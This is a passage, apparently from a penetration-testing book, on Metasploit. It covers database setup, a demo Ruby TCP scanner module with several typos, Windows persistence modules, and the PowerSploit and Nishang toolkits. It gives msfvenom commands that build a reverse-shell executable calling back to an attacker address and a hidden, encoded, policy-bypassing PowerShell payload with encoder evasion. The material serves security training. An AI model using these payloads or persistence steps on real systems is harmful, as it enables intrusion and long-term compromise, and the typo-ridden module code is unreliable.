


Metasploit is an incredible tool. Thus, it gives pentesters a huge number of capabilities; one of them is the ability to export results to databases like PostgreSQL. If you've already installed PostgreSQL, you can verify the connection between Metasploit and the database using Metasploit's `db_connect` utility:

```
msf> db_connect postgres:myPassword@127.0.0.1/pentester

msf> db_status
```

Metasploit eases searching for a huge number of exploits by adding the `searchsploit` utility. You can add up to three search terms.

For example, `# searchsploit local`:



Writing your own Metasploit module

As mentioned earlier, a white hat hacker should know how to write their own tools and scripts. So, let's see how to create a simple Metasploit module. In this demonstration, we'll use Ruby as a programming language, and we'll build a TCP scanner.


First, create a Ruby file:

```
require 'msf/core'
class Metasploit3 <Msf::Auxiliary
include Msf::Exploit::Remote::Tcp
include Msf::Auxiliary::Scanner
def intialize
super(
'Name' => 'TCP scanner',
'Version' => '$Revisiov: 1 $',
'Description' => 'This is a Demo for Packt Readers',
```


```
'License' => MSF_LICENSSE
)
register_options([
opt::RPORT(3000)
], self.class)
end
def run_host(ip)
connect()
greeting = "Hello Cybrary"
sock.puts(greeting)
data = sock.recv(1024)
print_status("Received: #{data} from #{ip}")
end
end
```

To test the response, create a text file named `server.txt`, and set up a netcat listener. Now, save it at `usr/share/metasploit-framework/modules/auxiliary/scanner`:

```
nc -lnvp 3000 < server.txt
```



Open Metasploit, and type `use scanner/TCPScanner`:



You can report the results by including `include Msf::Auxiliary::Report`.


As an example, you can use this method:

```
results ( :host => rhost, :data => data )
```

Metasploit Persistence scripts

Persistence is a major need in every successful hacking attack. Metasploit Framework comes with two major Persistence scripts:

- **S4U Persistence (Scheduled Persistence)**: to use it type `use exploit/windows/local/s4u_persistence`



- **Volume Shadow Copy Service Persistence (VSS Persistence)**: to use it, type `use exploit/windows/local/vss_persistence`

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/local/vss_persistence
msf exploit(vss_persistence) > show options

Module options (exploit/windows/local/vss_persistence):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DELAY      1                yes       Delay in Minutes for Reconnect attempt. Needs SCHTASK set to true to work. Def
ault delay is 1 minute.
   EXECUTE    true             yes       Run the EXE on the remote system.
   RHOST      localhost        yes       Target address range
   RPATH                       no        Path on remote system to place Executable. Example: \\Windows\\Temp (DO NOT US
E C:\ in your RPATH!)
   RUNKEY     false            yes       Create AutoRun Key for the EXE
   SCHTASK    false            yes       Create a Scheduled Task for the EXE.
   SESSION                     yes       The session to run this module on.
   SMBDomain                   no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   TIMEOUT    60               yes       Timeout for WMI command in seconds
   VOLUME     C:\              yes       Volume to make a copy of.


Exploit target:

   Id  Name
```

Here are some additional options for Persistence:

- The **Metasploit Service**, (or **Metsvc**)
- **VNCInject**

You can use Windows binaries. To locate these binaries, go to `/usr/share/windows-binaries path`:

```
ghost@kali: /usr/share/windows-binaries
File  Edit  View  Search  Terminal  Help
ghost@kali:/usr/share/windows-binaries$ ls -l
total 2188
drwxr-xr-x 2 root root    4096 Jan 19  2017 backdoors
drwxr-xr-x 2 root root    4096 Jan 19  2017 enumplus
-rwxr-xr-x 1 root root   53248 Feb 11  2013 exe2bat.exe
drwxr-xr-x 2 root root    4096 Jan 19  2017 fgdump
drwxr-xr-x 2 root root    4096 Jan 19  2017 fport
-rw-r--r-- 1 root root 260048 Aug 16  2016 Hyperion-1.0.zip
-rwxr-xr-x 1 root root   23552 Feb 11  2013 klogger.exe
drwxr-xr-x 2 root root    4096 Jan 19  2017 mbenum
drwxr-xr-x 4 root root    4096 Jan 19  2017 nbtenum
-rwxr-xr-x 1 root root   59392 Feb 11  2013 nc.exe
-rwxr-xr-x 1 root root 311296 Aug  6  2013 plink.exe
-rwxr-xr-x 1 root root 704512 Feb 11  2013 radmin.exe
-rwxr-xr-x 1 root root   50176 Feb 11  2013 sbd.exe
-rwxr-xr-x 1 root root 364544 Feb 11  2013 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Feb 11  2013 wget.exe
-rwxr-xr-x 1 root root   66560 Feb 11  2013 whoami.exe
ghost@kali:/usr/share/windows-binaries$
```


Weaponized PowerShell with Metasploit

In previous chapters, we witnessed the power of PowerShell and its potential. It was just the beginning; now, we are ready to leverage its power to the next level. Combining the flexibility of Metasploit and PowerShell is a great opportunity to perform more customized attacks and security tests.

Interactive PowerShell

PowerShell attacks are already integrated into Metasploit. You can check by using the `search` command:

```
msf> search powershell
```



In `Chapter 4`, *Active Directory Exploitation*, you learned how to perform some tasks using PowerShell. Now it is time to learn how to use Metasploit with PowerShell. For a demonstration of one of the many uses, you can convert a PowerShell script into an executable file using the `msfvenom` utility:

```
>msfvenom -p windows/powershell_reverse_tcp LHOST=192.168.1.39
LPORT=4444 -f exe > evilPS.exe

>msfvenom -p windows/exec CMD="powershell -ep bypass -W
Hidden -enc [Powershell script Here]" -f exe -e
x86/shikata_ga_nai -o /root/home/ghost/Desktop/power.exe
```

PowerSploit

PowerSploit is an amazing set of PowerShell scripts used by information security professionals, and especially penetration testers. To download PowerSploit, you need to grab it from its official GitHub repository, `https://github.com/PowerShellMafia/PowerSploit`:


```
# git clone https://github.com/PowerShellMafia/PowerSploit
```

After cloning the project, use the `ls` command to list the files:

From the following screenshot, you can note that PowerSploit contains a lot of amazing scripts for performing a number of tasks, such as:

- `AntivirusBypass`
- `Exfiltration`
- `Persistence`

- `PowerSploit`
- `PowerUp`
- `PowerView`



Nishang – PowerShell for penetration testing


Nishang is a great collection of tools used to perform many tasks during all the penetration testing phases. You can get it from `https://github.com/samratashok/nishang`:

```
# git clone https://github.com/samratashok/nishang
```


As you can see from listing the downloaded project, Nishang is loaded with many various scripts and utilities for performing a lot of required tasks during penetration testing missions, such as:

- **Privilege escalation**
- **Scanning**
- **Pivoting**


You can explore all the available scripts by listing the content of Nishang project using the `ls` command:




Let's explore some of Nishang's script power on a Windows machine:




You can import all the modules using the `Import-Module` PowerShell cmdlet:



